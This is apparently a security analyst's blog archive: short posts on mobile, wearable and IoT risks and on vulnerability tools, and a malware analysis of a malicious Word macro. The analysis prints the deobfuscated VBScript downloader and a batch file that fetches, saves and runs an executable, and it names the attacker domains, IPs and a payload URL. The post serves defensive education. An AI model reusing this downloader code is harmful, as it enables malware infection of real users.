Archive
Attacking Mobile Devices as a way into the organization
SMEs (Small, Medium and Enterprises) are beginning to see the risks that mobile devices are posing and there is a real void in that software space. Mobile Device Management is not mature enough to take on the challenge, Antivirus vendors are still toying with a solution that is effective and the move toward using Runtime Application Self-Protection (RASP), applications that use behaviours to help indicate and prevent compromise, are just beginning.
Experts agree that until we have a silver bullet that will not kill our battery life and will help protect us from Man in the Middle attacks, malicious applications or information leakage, our best line of defence is to educate ourselves. Mobile security is comprised mostly of individual responsibility. Follow some of these tips to be prepared when someone or something tries to compromise your device;
- Avoid unsecure Wi-Fi connections
- Keep Bluetooth out of discovery mode when not in use
- Use two-factor authentication whenever possible
You should also use basic security common sense, such as ignoring spam email, SMS messages and avoiding downloads that don’t come from an approved app marketplace (Apple’s App Store, Google Play, or a company-specific area).
If you review the subject of security in the last few years you should find that more and more of the top privacy events are related to mobile.

We spend nearly half of our online time using mobile devices (http://www.comscore.com/Insights/Blog/Smartphone-Apps-Are-Now-50-of-All-US-Digital-Media-Time-Spent) using one type of application or another. The average device has at least 33 applications and nearly one quarter of them have at least one high risk security flaw (https://www.nowsecure.com/ebooks/2016-nowsecure-mobile-security-report/). The time to start analysing all of these applications for risk to the organization is now.
What you don’t know about your Smart Watch is alarming.
Okay so many of us have a smart phone, heck I think my 7 year nephew is getting one. For many of us who struggle with where to keep it, and for those of us who are ridiculed for bringing it out t0o often, you are think of or have already bought a wearable. There is a lot of power in these little Bluetooth devices that are an extension of our cell phones and there are so many choices are available. You can get a Tag Heuer for about $1,500.00 and the Samsung Gear S2 is selling for almost $10,000.00 but just how safe are they?
There are several studies underway that are beginning to reveal that they may be more of a target that our phones. An article by some researchers at Birmingham University ( https://www.sciencedaily.com/releases/2016/07/160706131951.htm) is helping to show that wearables could be responsible for giving away your hand gestures, if they become compromised. This means that you could loose information like your PIN codes or even your door code!
Feeling better that you bought an IPhone?
New Threat Can Auto-Brick Apple Devices http://krebsonsecurity.com/2016/04/new-threat-can-auto-brick-apple-devices/
Getting ready to take more underwater pictures

I got another strobe and a new macro lens for our underwater rig today. Can’t wait to take some great pictures in Florida. Check out the flip mount for our diopter…
Article on Krebs about IoT security
If you haven’t already read about it, I wanted to alert my readers to a story regarding the Trane ComfortLink thermostats – yes I said Thermostats. If you were one of the ‘lucky’ one to purchase this and thought it would be cool to enable your thermostat over your WiFi at home you should read more about this story that come to us from KrebsonSecurity – https://krebsonsecurity.com/2016/02/iot-reality-smart-devices-dumb-defaults/
Easy vulnerability assessments – Nessus and Powershell
The Internet Storm Center brings us this wealthy tidbit of knowledge that can help any shop get a reactive grip on the status of vulnerabilities using a trial of Nessus. Thanks to Rob VandenBrink for his magic lesson on how to use the raw output from Nessus to make sense of it all. A must see for anyone not using realtime reporting of vulnerabilities in your organization.
https://isc.sans.edu/diary/Nessus+and+Powershell+is+like+Chocolate+and+Peanut+Butter%21/20431
Key exchange protocol is under attack from NSA
Bruce Schneier writes about the disadvantage that the US spook agency (NSA) has put everyone in who uses IPSec in this story. It’s time for a new key exchange method…
Breaking Diffie-Hellman with Massive Precomputation (Again) https://www.schneier.com/blog/archives/2015/10/breaking_diffie.html
FBI beginning to mean ‘Federalists for a Better Internet’
The Federal Bureau of Investigation (as they would like to be known) recently came out with there own Top 4 Security Controls list in this article (http://www.healthcareitnews.com/news/fbi-issues-alert-iot-device-security) about the health care industry but many of you might already see that the proliferation of Internet devices affects all of us at our office and at home. The threat remains the same but the FBI has a solution.
In a stunning editorial they have decided that there are really only four things you need to do to protect your site from the increasing threat of cyber attack thereby making companies like SANs and NIST and all the work that they have accomplished obsolete.
Received a word file from someone – how bad could it be if you open it?
It used to be files that were executable (like .com, .exe .zip, .vbs, etc.) were bad to open when you received them in your email. Then came the pictures or URLs you received in your email because mail clients like Outlook would automatically preview them which results in running them without opening the email but how bad could it be to open a word document?
I wanted to spend a little time diving into what you might fine circulating around now…
I received a word document from an unknown sender so rather than opening the document I was able to load it on a diagnostic Linux server to see what is inside this document. (The concern is not for anything that is saved in the body of the document itself but rather the macros that come with the document.) ALERT – Geek stuff to follow…

As you view the code you may notice that someone has tried to obfuscate the code. This is evident by viewing some of the names of the functions and is common for developers who wish to make reverse engineering difficult.
Module1
This visual basic module is used to create the subroutine that will be executed and with a loop that continues to run (while true). It also creates a function that may be used to find the temp directory (Environ())
There is also a module that is responsible for creating the ‘work’ script and runs or executes the code. 
Below we see that the attackers are beginning to think smarter not harder. This URL uses a 302 redirect to re-establish the connection over a secure TLS channel to the same host. SSL traffic cannot be sniffed as easily so this is another attempt to obfuscate the traffic.
Finally after the third macro is run we have a connection to a website called mirai2000.com which starts the exploit. I have tried to un-obfuscate the connection by replacing the variables to  come up with the following script;
strTecation = “pioneer9.exe”
frgea =”MSXML2.ServerXMLHTTP”
Set objXMLHTTP = CreateObject(frgea)
objXMLHTTP.open “GET”, paytina, False
objXMLHTTP.send()
ahdjqg = “ADODB.Stream”
Set objADOStream = CreateObject(ahdjqg)
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
objADOStream.SaveToFile strTecation
objADOStream.Close
$$
@echo off
:nqdjwkn
cscript.exe pioneercranberry.vbs
ping 2.2.1.1 -n 4
:windows
pioneer9.exe
:loop
ping 1.3.1.2 -n 1
del pioneercranberry.vbs
del pioneercranberry.bat
if exist pioneercranberry.bat goto loop
if exist pioneercranberry.vbs goto loop
exit
Analysis:
We see a script that is downloaded as pioneercranberry.vbs (GET /777763172631572.txt from mirai2000.com).
We then download a second file (GET /rara.txt which downloads a file from dropbox (https://www.dropbox.com/s/x3igq1hnugevjp0/3d8.exe?dl=1 that appears to be a windows firewall shell?) and save it as an executable (pioneer9).
When the file (pioneercranberry.vbs) is run we see a few ping requests to an IP address (2.2.1.1) in France (IP2000-ADSL-BAS).
Next we download an executable (Trojan) from an IP address (66.240.183.19) on the onx.com network using SSL.
Finally we send a single ping to an IP address (1.3.1.2) in China (CHINANET-GD)…hmmm.
I also see evidence of a teamviewer executable being downloaded (perhaps part of the Trojan above) but it fails to run because of a license issue from an IP address (178.255.155.118) in Italy (ANEXIA-NET).
——————————–
All of this activity because I opened a Microsoft Word document. All carefully obfuscated to evade Virus protection and Application level proxies and filters.
Sophos labels this Trojan as Troj/Agent-AOHW. Unfortunately as of this morning the site no longer works so I am unable to complete my analysis.
The moral of this story is…be careful when dealing with ANY file attachment in email. A good rule of thumb is if you didn’t ask for it DON’T open it.
 Security Analyst - Jeff Soehner CISSP, GXPN,GPYC,GMOB,GCIH